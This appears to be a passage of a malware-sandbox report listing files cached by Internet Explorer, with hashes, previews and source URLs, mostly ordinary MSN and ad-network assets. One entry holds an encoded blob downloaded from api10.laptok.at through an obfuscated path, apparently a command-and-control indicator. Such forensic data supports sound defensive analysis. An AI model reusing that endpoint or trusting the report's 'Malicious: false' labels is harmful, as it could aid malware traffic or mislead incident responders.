C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BB1dHqH1[1].jpg	
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1dHqH1.img?h=368&w=622&m=6&q=60&u=t&o=t&l=f&f=jpg
Preview:	......JFIF.....,.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.."..... .....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs tuvwxyz.....?......_..hV...W.....cD....K..z....?..S6..vW..I....F1..."..E....d ..W5.#.z.....Ud..0.V.T.6..oP...nL.R.c.v..S-....Mm+. .%5...d..w.o..N.....J.y.~..1rw:.U.a`.%..c...S..*C0....._...u..&.....EcK.i7.&.v...:.....l.0[..{V.S.....T.....D..]..... .tz1.Y...<S.W+.B9d..&.c%..c.V...(..f.u..Gr..4.;DV.Q.!'...+.^...o.U`.[.. pF.9...5.k..MJ..[.!...+.}.....i._:v.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BB1dHrhN[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, baseline, precision 8, 100x75, frames 3
Category:	downloaded
Size (bytes):	2254
Entropy (8bit):	7.783431510543446
Encrypted:	false
SSDEEP:	24:BI/XAo0XxDuLHeOWXG4OZ7DAJuLHenX38vzTSxSeaGEVprE/o2vn+Ax7+oF8gz5W:BGpuERA24as/Ln+Gz5k3v38G
MD5:	92A04A7F605DD061205E1C3764AED36D
SHA1:	C0EF5F9C6776A2D3DCA46E17120FFD615D33AFE9
SHA-256:	6203DA112E7122959C6585D5D7CFFF7E327D57D442CD9B45E0E861628DD690D1
SHA-512:	15B86B6A59941805E0EC04579D96CDA6394FBD22B25859219F69FE56E7812235B910AA5B23396D6E4EF871B8794C647C4A72E7259216C1F75C96102C7CD96CDA
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1dHrhN.img?h=75&w=100&m=6&q=60&u=t&o=t&l=f&f=jpg
Preview:	......JFIF.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....K.d.."..... .....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefgh ijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXY Zcdefghijstuvwxyz.....?...-d..E...c..N.p_[c&U...X.c)Rq.)k2]^.2#`.U.{."....G..."....[....-./6H....Z.....r@.G2.Fh.G..u.....;.?.$..o ..@.6)s!.3h2..FE#...../...r*.I.<.'..R.....Td..m.I.N..{W.4.$.<...2M1.3....]-.....6.:F..E.t?fiH@].....q.:b....+...<.....f[6.....@BO8...._.y.....2.1...../..9.Y.T.o.9...0...|.O..... .#9.....6.;...$.....~E{.R[..N.e..e..no...F.\

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BB1dHrmf[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	downloaded
Size (bytes):	21299
Entropy (8bit):	7.9570805579779
Encrypted:	false
SSDEEP:	384:egZn95jlaxoDLrizXmGzct0MFWBuKJjVZ6S43kKrApmqjRGc:egZnNnDLrizPzctGoKjVZ6S43PLKGc
MD5:	3DBFB59A536D2D2269550A39A06A4652
SHA1:	5FE1BE0F31A31E196D5A767527439A6C05544ED1
SHA-256:	5E8C035CDB872282E3EA3C0BDBE6DE635747C289A7892EFB433DF58260C30A3C
SHA-512:	0FB3A56338B51E971D8CF5B7B825198B994DED2DB0AD1E581DB35462299274D06B63FECBE1D6488DD630B68E4D03A3396FC8C5A0858C697134B1F588343D9D4
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1dHrmf.img?h=333&w=311&m=6&q=60&u=t&o=t&l=f&f=jpg
Preview:	......JFIF.....`.`.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7.."..... .....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefgh ijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXY Zcdefghijstuvwxyz.....?..r..Q.w..+.X.X.....oE.z...[....^..).(JF.I....j.....RMm..xf<Ts.....Z.....xwF...q.5..1.....R..Pr..RK.....N.3. .)"1.{.&..Us...3I..R..s.u'.C....}j.$.@...;V_.. ..+.....P...T..O.k.....vh.....rO..W.;I;.,M$...dv.Z.]..K....s.Q...R...$2...@!.Q.V..d7...Y.hq&.|.;{.k.ap..T..v..d...l...T7r..\...&.1...Z..7h@..= }kv.....#P.....-.Gr...n.G|.[..IT.+.8..?J..i.TJZ.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BB1dHwGP[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 100x75, frames 3
Category:	downloaded
Size (bytes):	1426
Entropy (8bit):	7.61140107642463
Encrypted:	false
SSDEEP:	24:BI/XAo0XxDuLHeOWXG4OZ7DAJuLHenX34h7dfIPEodGWrgoKp5pzU/p:BGpuERAWfIPEqGvdpHzUB
MD5:	A87FCE7B79D63F958EE110D7A83BC2C4
SHA1:	4DB455BE36157AAE6EE10D29E8CC575DB9340B25
SHA-256:	6F9B477B6AD2F85263A67579879AAC8324F77F53C1BF754C314302E5354C21F7
SHA-512:	387316FC437D3FE27D03EBE5E822102FD02859BBBAC581D4A0CC8DB11D66C60876D0A568569637E1C6CFA45F3A7DE4C45A26005E71BCDC4E4B2A8560D51109 4
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1dHwGP.img?h=75&w=100&m=6&q=60&u=t&o=t&l=f&f=jpg

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BB1dHwGP[1].jpg	
Preview:	.....JFIF.....``.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....K.d.."..... .....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefgh ijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXY Zcdefghijstuvwxyz.....?..0..Q..F.z.9..z.o&..jp....>sR...H2.4Qf0hI,A'AI.K2`Tq.iu+....x.V.k..N...U..o1-.....?R.ob....s....#..... R.S.S..;Wj.##..Oa..L.)qE!..IK..;...zS...@..i...Hdrp.B.%V.9.,.({.$..*._....-m^i>.....Y...wt.=K.]...wQ.U$W.qu...+...x.7.....G....G.w.2M>.3H..-.zg.i.=..Mj.Y...K.....n.z..yL..V.. NE1lm<.2.....*..R..*..c..h...&I..... ..s.3..\....H.....P.i.Uj..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BB1dI7Lp[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	downloaded
Size (bytes):	9021
Entropy (8bit):	7.899406863787176
Encrypted:	false
SSDEEP:	192:xYwnY63OjNyJnkypRJ+OUnavps2ErpdOtE5tGiRhs6HvPH8G/6:Oh63OjNMfJaa2dOtShs2nI
MD5:	3CF8846127F3D9F21F414BDCD6FE4579
SHA1:	7CFBE37EF70DC213E27C68F255EC25B5FE843A12
SHA-256:	B3C5F8B63813532D48B6FB743CF3D355380BBD4F81E770C6DECF51D4214D3140
SHA-512:	7B19278C334563EB9ECDAC1340F31C5ED872C230AF5EC7586049B4ECE8DE5AE8732DC74605C135F1F4AB1AC095B9AF2A84BC36B9FF523BBFA2DA3AB91D9A4EAF
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1dI7Lp.img?h=333&w=311&m=6&q=60&u=t&o=t&l=f&f=jpg
Preview:	.....JFIF.....H.H.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7.."..... .....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefgh ijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXY Zcdefghijstuvwxyz.....?.|lsVQ.=O..Z&M.....ZINx5...Z..1..... ..H.T...Z.-...$..[..p...T..4Vdo.i.....!.oCW.....%.....(...(...(...(...(.....[..iii.]."n..ZM<...kF...0d..#.H...:4..S.tEA. .Uf..A.....rl5E...X.n.N.C..hIV...l&...X..Q..[|....@.S..v...>.....WQ..k(.7....>.*lvDR+....SsQ....B.P2..#..>..Oj.8..j9...V..,.....@..2+vd....j.... ...aE[.c...)..F.W.+T...^G.z.....V`p\..LGs..i.}

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BB5zDwX[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	704
Entropy (8bit):	7.504963021970784
Encrypted:	false
SSDEEP:	12:6v/78/kFf6XyxG0K8VW5npVrgzBpeIZv5C2jcmQ2T3SmAiARgJ5:3+BK8VW5b8NpeIZRXImQ7iACv
MD5:	C7DBA01C92D1B9060E51F056B26122BC
SHA1:	440F7FC2EE80D3A74076C6709219F29A31893F86
SHA-256:	156AE4B3A7EF2591982271E4287B174CDC4C0EE612060AD23E5469ED1148D977
SHA-512:	95EF6D3FA8050C25CA83DCFFA8F7D9647C71A60EEEC81A10AE5820EB52D65C009A7699A4A581BAE5254685AA391404DFB3206EDAEDCBC38D7F0083D0F5DD8C7
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB5zDwX.img?h=16&w=16&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG.....IHDR.....a....sRGB.....gAMA.....a.....pHYs.....(J....UIDAT8O._HSa....6WQXZ..&Dta2.....*.....!x.D..$..Vb..0...H*.....n...?.{.v.!.X...;...|..x.q....&. ..q....Z.?&hmi.@w'...*.h....=..n.Y.\.Y..Kg..h9.<.5.V..y....:....BA:w...t....%..q....2.....k.gS..W}Ts...6_3....[..T.....;.j.].XO.D\7...A=O.j/PF.we.(...K.1@.5.....@...1YJ.g...U..c/..(. ..:..3`[.X..H.....*...a..@Pe...n.z....05.... .C0Y ...Ly.H.....!..... ..F(..ES%f.....1.....0.....?.+Q...yN..*K.L0....M!.H..e.I.ct|....f.U... l..7!.J.a.O.....X.UG..RS`..;..p...6H...).t*.... [.n.w..Z`..^>j..J.....d=...B...Q....D<.5.....$..x.$.l%F..D#A....S....A ....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BBkwUr[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	431
Entropy (8bit):	7.092776502566883
Encrypted:	false
SSDEEP:	12:6v/78/kFkUgT6V0UnwQYst4azG487XqYsT:YgTA0UnwMM487XqZT
MD5:	D59ADB8423B8A56097C2AE6CBEDBEC57
SHA1:	CAFB3A8ABA2423C99C218C298C28774857BEBB46
SHA-256:	4CC08B49D22AF4993F4B43FD05DE6E1E98451A83B3C09198F58D1BAFD0B1BFC3
SHA-512:	34001CBE0731E45FB000E31E45C7D7FEE039548B3EA91EBE05156A4040FA45BC75062A0077BF15E0D5255C37FE30F5AE3D7F64FDD10386FFBB8FDB35ED8145FC
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BBkwUr.img?h=16&w=16&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG.....IHDR.....a....sRGB.....gAMA.....a.....pHYs.....(J....DIDAT8O..M.EA...sad&V l.o.b.X.....O,.+..D....8_u.N.y.$.....5.E..D.....@...A.2.....!..7.X.w..H... /..W2....."....c.Q.....x+f..w.H.`...1...J.....~'.{z)fj...`I.W.M..(.!..&E..b...8.1w.U...K.O,.....1...D.C..J....a..2P.9.j.@.....4l....Kg6.....#.....g....n.>.p.....Q.....h1.g .qA\..A..L .|ED. ..>h....#....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\LtXvsgZ[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	339392
Entropy (8bit):	5.999967656351339
Encrypted:	false
SSDEEP:	6144:cDJl443S9YbS47Fk3Zsv12tXBQWgy01CGFSpjYC5osGAEcJMizvDupzStPX56:cB35u8u6vMFgy0cWUGlMv65oXM
MD5:	415DBB7F17A00913790F8E99ADBB9D93
SHA1:	C7D1A1B88A46A1E65B109257BFFFB5259900AF17
SHA-256:	3A7B725B6B273BFCFDBEC5A06868562AD848034EFBA247BE5739858768FC3B0A
SHA-512:	39C6EB2B71D0D68E0AEAC7DF2CCBDA743633A94895D90DC2569D866F1490A33200BEB29AC31573F2814E78487FF6FC50D492AC049213C8542ACE6BF23F24D0
Malicious:	false
IE Cache URL:	http:// api10.laptok.at/api1/bGCVCGUTs1lNc2K/wNnB3OIgI6UyqdAGOB/jV4rDmQEa/5PkUFdTsMYKfy1EIClwo/KQRRNWPakwmt0lLxrd_/2FnGpwvYpeqrU_2FkCLx1B/R0mLZmrbcN1d5/hbBQD152/5x461Zj3DyFi2OGwhSRW2md/1hWVGQOyCJ/9LQxsfDNoccGHcKv0/L78mf3QLu0Sk/zV1_2BT5Let/Cc_2Fk7brjJ8bV/ApfXsClf8J9xIYL4HHAXx/QKuHjRTsf_2BovXo/yHAF9g7T1kKJsDp/sou53PD1_2BzlwV1rz/X4cyCrwCA/3b0U_2Fa1EMmx0XXoDT3/0U2j_2FJCnPwGU3lAtd/LtXvsgZ
Preview:	6jOtPWjpJsKgG9IhgDi2XnSCJeSPxONX1nV8WY+GCWFWyqgjjf6aBHZ4Gm39WG35NlAjlSFMwsnGPoXAWLoM/VLRnXdPawnt6pIAayjW023ZgrADWj9Fjr/hEsQCUe4YN7RczMhFfFBSJE/eeaHpbpQOy3XXJLCECMM3JawVyKI5iDJIFdt8LR0d0hT19sg73Ioo/OjZ0sudP5iixOsSUCP++ITfM5DX+ewXXNSgm3azZl1EqLWpD9YZWm1PgJLqtij73+/eCtHQdmU+FFqUDQ3Xnpks7WjfKicoK3vhxYzfuwHE3AUCMVgzwFEzknjCe9uIblPLxqxWMU6JLDpeSTbcyxbKggkrp+O89ZEF+bScp5n9Jc1fsIkM9Ncw15Qt0YTxV/MgV22XDxC1hTWXMQuNHwUzeqTfFvh26+BNxM/PwN5yOJhezaNZpQp7q9tDSNskdDTftyq4K8ofKgCZv15zm+l5u7/Mcd5nxwUPW5WsXa7ib9QPplhF063avjRaAFWVpamPBkQP1N1SoIbNNFsgzHlH79gPaBwu3X1dEAe3blRumLGYr8OAsEwvbOVxJvLh6q753BMvZjXGdTk+9dFyubDa1jpLDtD176vNa++TwgurI3dCIbwwGkxT+S7BtkCz2UsVl8/oxv+pyVqTuFWJNBVsjmMBTH+o6ixzyxY4kCoQ14J3W6MW8QSctnAS2US5UlzBdCiE7HQNno7026e8F26RpsiAmcjtEeqQ38jAnTbDfOm/u+sBYDbOeAwpBjLG/DryeM3Qi9w7O6LujG5iaCPrVUxgHhW5/6oMR8sdtLTYSw3ERvJPdZq/pt+pOqSVnTDfixNvt8OAYhiEKwuSyGf5nQHyRruX1Tvy+NIGP/+PTpz8rcqR3pPUYDDDZA7zg4T1l/Y2vuZ1crSAZAJy6aXwJD0XSAvEzXw3OBHfnIBt14DTppquKuqVJanzB0revx3N8H8GUUIncQil4aNk4MPGk5P4qJOiPkQT

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\a8a064[1].gif	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	GIF image data, version 89a, 28 x 28
Category:	downloaded
Size (bytes):	16360
Entropy (8bit):	7.019403238999426
Encrypted:	false
SSDEEP:	384:g2SEiHys4AeP/6ygbkUZp72i+ccys4AeP/6ygbkUZaoGBm:g2Tjs4Ae36kOpqi+c/s4Ae36kOaoGm
MD5:	3CC1C4952C8DC47B76BE62DC076CE3EB
SHA1:	65F5CE29BBC6E0C07C6FEC9B96884E38A14A5979
SHA-256:	10E48837F429E208A5714D7290A44CD704DD08BF4690F1ABA93C318A30C802D9
SHA-512:	5CC1E6F9DACA9CEAB56BD2ECEEB7A523272A664FE8EE4BB0ADA5AF983BA98DBA8ECF3848390DF65DA929A954AC211FF87CE4DBFDC11F5DF0C6E3FEA8A5740EF7
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/hp-neu/sc/64/a8a064.gif
Preview:	GIF89a.....dbd.....lnl.....trt.....!..NETSCAPE2.0.....!.....,.....+..I..8...`(.di.h..l.p,..(.....5H.....!.....,.....dbd.....lnl.....dfd...../..I..8...`(.di.h..l..e.....Q... ..-.3...r...!.....,.....dbd.....tvt.....*P.I..8...`(.di.h.v.....A<.. .....pH,.A..!.....,.....dbd.....|~|.....trt...ljl.....dfd..... .B`%.di.h..l.p,.t]S.....^..hD..F. .L..tJ.Z..l.080y..ag+...b.H...!.....,.....dbd.....ljl.....dfd.....lnl.....B.$.di.h..l.p.'J#.....9..Eq.l:..tJ.... ..E.B...#.....N...!.....,.....dbd.....tvt.....ljl.....dfd.....|~|.....D.$.di.h..l.NC.....C...0..)Q..t...L:..tJ.....T..%...@.UH...z.n.....!.....,.....dbd..... lnl.....ljl.....dfd.....trt...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\checksync[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines
Category:	dropped
Size (bytes):	20808
Entropy (8bit):	5.301767642140402
Encrypted:	false
SSDEEP:	384:RqAGcVXlblcqnzleZSug2f5vzBgF3OZOsQWwY4RXrqt:+86qhbz2RmF3OssQWwY4RXrqt
MD5:	97A17EFCA6ECAE418CACBBF6AE41B0B1
SHA1:	31235CDB60298018C1C0D1EFE712FF3281A7B29B
SHA-256:	00FFE70B03F4DF3A0D653D15DF9DB3D4451AD931953B44F9541DD59D8538FD90
SHA-512:	DA7EE38B51F31BDA399E68AC9D6CA7532C846C7BF466E94F40CB7C6382F1A64F0567A3BCE85D12E1F37F84F4765FF703405309E6A545FE8D482B0EFEAAE9E525
Malicious:	false
Preview:	<html> <head></head> <body> <script type="text/javascript">try{.var cookieSyncConfig = {"datalen":75,"visitor":{"vsCk":"visitor-id","vsDaCk":"data","sepVal":"|","sepTime":"*","sepCs":"~~","vsDaTime":31536000,"cc":"CH","zone":"d"},"cs":"1","lookup":{"g":{"name":"g","cookie":"data-g","isBl":1,"g":1,"cocs":0},"vzn":{"name":"vzn","cookie":"data-v","isBl":1,"g":0,"cocs":0},"brx":{"name":"brx","cookie":"data-br","isBl":1,"g":0,"cocs":0},"lr":{"name":"lr","cookie":"data-lr","isBl":1,"g":1,"cocs":0}},"hasSameSiteSupport":"0","batch":{"gGroups":["apx","csm","ppt","rbcn","son","bdt","con","opx","tlx","mma","c1x","ys","sov","fb","r1","g","pb","dxu","rkt","trx","wds","crt","ayl","bs","ui","shr","lvr","yld","msn","zem","dmx","pm","som","adb","tdd","soc","adp","vm","spx","nat","ob","adt","got","mf","emx","sy","lr","ttd"],"bSize":2,"time":30000,"ngGroups":[]},"log":{"successLper":10,"failLper":10,"logUrl":{"cl":"https:\/\/hblg.media.net\/log?logid=kfk&evtid=chlog"}},"csloggerUrl":"https:\/\/cslogger.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\checksync[2].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines
Category:	dropped
Size (bytes):	20808
Entropy (8bit):	5.301767642140402
Encrypted:	false
SSDEEP:	384:RqAGcVXlblcqnzleZSug2f5vzBgF3OZOsQWwY4RXrqt:+86qhbz2RmF3OssQWwY4RXrqt
MD5:	97A17EFCA6ECAE418CACBBF6AE41B0B1
SHA1:	31235CDB60298018C1C0D1EFE712FF3281A7B29B
SHA-256:	00FFE70B03F4DF3A0D653D15DF9DB3D4451AD931953B44F9541DD59D8538FD90
SHA-512:	DA7EE38B51F31BDA399E68AC9D6CA7532C846C7BF466E94F40CB7C6382F1A64F0567A3BCE85D12E1F37F84F4765FF703405309E6A545FE8D482B0EFEAAE9E525
Malicious:	false
Preview:	<html> <head></head> <body> <script type="text/javascript">try{.var cookieSyncConfig = {"datalen":75,"visitor":{"vsCk":"visitor-id","vsDaCk":"data","sepVal":"|","sepTime":"*","sepCs":"~~","vsDaTime":31536000,"cc":"CH","zone":"d"},"cs":"1","lookup":{"g":{"name":"g","cookie":"data-g","isBl":1,"g":1,"cocs":0},"vzn":{"name":"vzn","cookie":"data-v","isBl":1,"g":0,"cocs":0},"brx":{"name":"brx","cookie":"data-br","isBl":1,"g":0,"cocs":0},"lr":{"name":"lr","cookie":"data-lr","isBl":1,"g":1,"cocs":0}},"hasSameSiteSupport":"0","batch":{"gGroups":["apx","csm","ppt","rbcn","son","bdt","con","opx","tlx","mma","c1x","ys","sov","fb","r1","g","pb","dxu","rkt","trx","wds","crt","ayl","bs","ui","shr","lvr","yld","msn","zem","dmx","pm","som","adb","tdd","soc","adp","vm","spx","nat","ob","adt","got","mf","emx","sy","lr","ttd"],"bSize":2,"time":30000,"ngGroups":[]},"log":{"success":10,"failLper":10,"logUrl":{"cl":"https:\/\/hblg.media.net\/log?logid=kfk&evtid=chlog"}},"csloggerUrl":"https:\/\/cslogger.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\de-ch[1].json	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	76785
Entropy (8bit):	5.343242780960818
Encrypted:	false
SSDEEP:	768:olAy9XsiItnuy5zIux1whjCU7kJB1C54AYtiQzNEJEWlCFPQtihPxVUYUEJ0YAtF:olLEJxa4CmdiuWloIti1wYm7B
MD5:	DBACAF93F0795EB6276D58CC311C1E8F
SHA1:	4667F15EAB575E663D1E70C0D14FE2163A84981D
SHA-256:	51D30486C1FE33A38A654C31EDB529A36338FBDFA53D9F238DCCB24FF42F75AF
SHA-512:	CFC1986EF5C82A9EA3DCD22460351DA10CF17BA6CDC1EE8014AAA8E2A255C66BB840B0A5CC91E0EB42E6FE50EC0E2514A679EA960C827D7C8C9F891E5590887
Malicious:	false
IE Cache URL:	http://https://www.msn.com/_h/e012d846/webcore/externalscripts/oneTrustV2/consent/55a804ab-e5c6-4b97-9319-86263d365d28/6f0cca92-2dda-4588-a757-0e009f333603/de-ch.json
Preview:	{"DomainData":{"pclifeSpanYr":"Year","pclifeSpanYrs":"Years","pclifeSpanSecs":"A few seconds","pclifeSpanWk":"Week","pclifeSpanWks":"Weeks","cctId":"55a804ab-e5c6-4b97-9319-86263d365d28","MainText":"Ihre Privatsph.re","MainInfoText":"Wir verarbeiten Ihre Daten, um Inhalte oder Anzeigen bereitzustellen, und analysieren die Bereitstellung solcher Inhalte oder Anzeigen, um Erkenntnisse .ber unsere Website zu gewinnen. Wir geben diese Informationen auf der Grundlage einer Einwilligung und eines berechtigten Interesses an unsere Partner weiter. Sie k.nnen Ihr Recht auf Einwilligung oder Widerspruch gegen ein berechtigtes Interesse aus.ben, und zwar auf der Grundlage eines der folgenden bestimmten Zwecke oder auf Partnerebene .ber den Link unter jedem Zweck. Diese Entscheidungen werden an unsere Anbieter, die am Transparency and Consent Framework teilnehmen, signalisiert.","AboutText":"Weitere Informationen","AboutCookiesText":"Ihre Privatsph.re","ConfirmText":"Alle zulassen","AllowAll

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\e151e5[1].gif	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	GIF image data, version 89a, 1 x 1
Category:	downloaded
Size (bytes):	43
Entropy (8bit):	3.122191481864228
Encrypted:	false
SSDEEP:	3:CUTxls/1h/:7lU/
MD5:	F8614595FBA50D96389708A4135776E4
SHA1:	D456164972B508172CEE9D1CC06D1EA35CA15C21
SHA-256:	7122DE322879A654121EA250AEAC94BD9993F914909F786C98988ADBD0A25D5D
SHA-512:	299A7712B27C726C681E42A8246F8116205133DBE15D549F8419049DF3FCFDAB143E9A29212A2615F73E31A1EF34D1F6CE0EC093ECEAD037083FA40A075819D2
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/hp-neu/sc/9b/e151e5.gif
Preview:	GIF89a.....!.....,.....D..;

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\http___cdn.taboola.com_libtrc_static_thumbnails_3e4db03aeb27326fa409d0201601c66d[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 207x311, frames 3
Category:	downloaded
Size (bytes):	10928

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\http___cdn.taboola.com_libtrc_static_thumbnails_3e4db03aeb2732 6fa409d0201601c66d[1].jpg	
Entropy (8bit):	7.956030588292682
Encrypted:	false
SSDEEP:	192:L6zlqp97Pzn186KnXg5acKZ4KdQiTD/DetwAIM/6c+8MefqXlS5UiG:OJeZzJ+y4QiTD/DeH/63GiV6+
MD5:	0C1A16B7BE63A652982673F6557DC826
SHA1:	57270462703461486071ABBA8C09E0A4D763AC81
SHA-256:	708CCCB9C1594400AC6F3AD998B498A9EEDCC50A8A6194EA633C9DC6D656B139
SHA-512:	2D0937F8E4547A895BAFACF1644CC7F465F5D081BF4B600ABDC8C7A275E69B335A0A4C5452DFFBE1CB1A8F6C62FFEB2D1CFF672755764F3B3274A0140E47842F
Malicious:	false
IE Cache URL:	http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F3e4db03aeb27326fa409d0201601c66d.jpg
Preview:	......JFIF.....C..... $.' ",#..(7),01444.'9=82<.342...C.....)..)W:1:WWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWW.....7.....oCk..9\..`. v..../D.Hs5 .4..Vu=@..1..g.A.....Y.....HV5cN....jy..k.....b.@..8...K.....N..&...\.N:..WT.0..I..q8z.4...&fP...5\|..p.51J...).....(>.Q.\...e....(.L..k...v.Q..5...F.jL..A.....z.@u.....[+....AhG*.....c.....VR.&a.x\..d.....}...:.....4.2.A..3N;B.Z1...\.T....8..^....v.]...R.o.;.1....}..7VE....2.....V.&;P...9.R]>....UY.zn6...Ej.....(Md....JBMX.....T...>.%.^.1.af.w..Y.M.ft.....*.a....Rc..9..jj.N~....Nl..BW;f.....O...g-..PY.f...6...@..k..\|.u. ...E.N.>.m\.1..@...C.(-r..D.".C..f....y.*Y..K.S=-3.. @.....:.....xsb.Z.;.^.3{..<.<...Y\.....4.. .BZ.d.....}W..yG..~..`o.w.\.$.. @.....VcQ...A@.Z....Kx.;9#k.5..G.1..... @.`.>Z..OK.i#..'..O...i...w..... .8.....A.....?...f...,Zg.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\http___cdn.taboola.com_libtrc_static_thumbnails_82baf35d7cc74b9e51be7f602b931379[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 207x311, frames 3
Category:	downloaded
Size (bytes):	12904
Entropy (8bit):	7.95877351198921
Encrypted:	false
SSDEEP:	384:ZvHfB/MZ5+OMwGd/TkwmKAWmmrIDLbzn5XUtyEDrcEI:Zv/aZ5B0tIw/AWmmrc5Ae
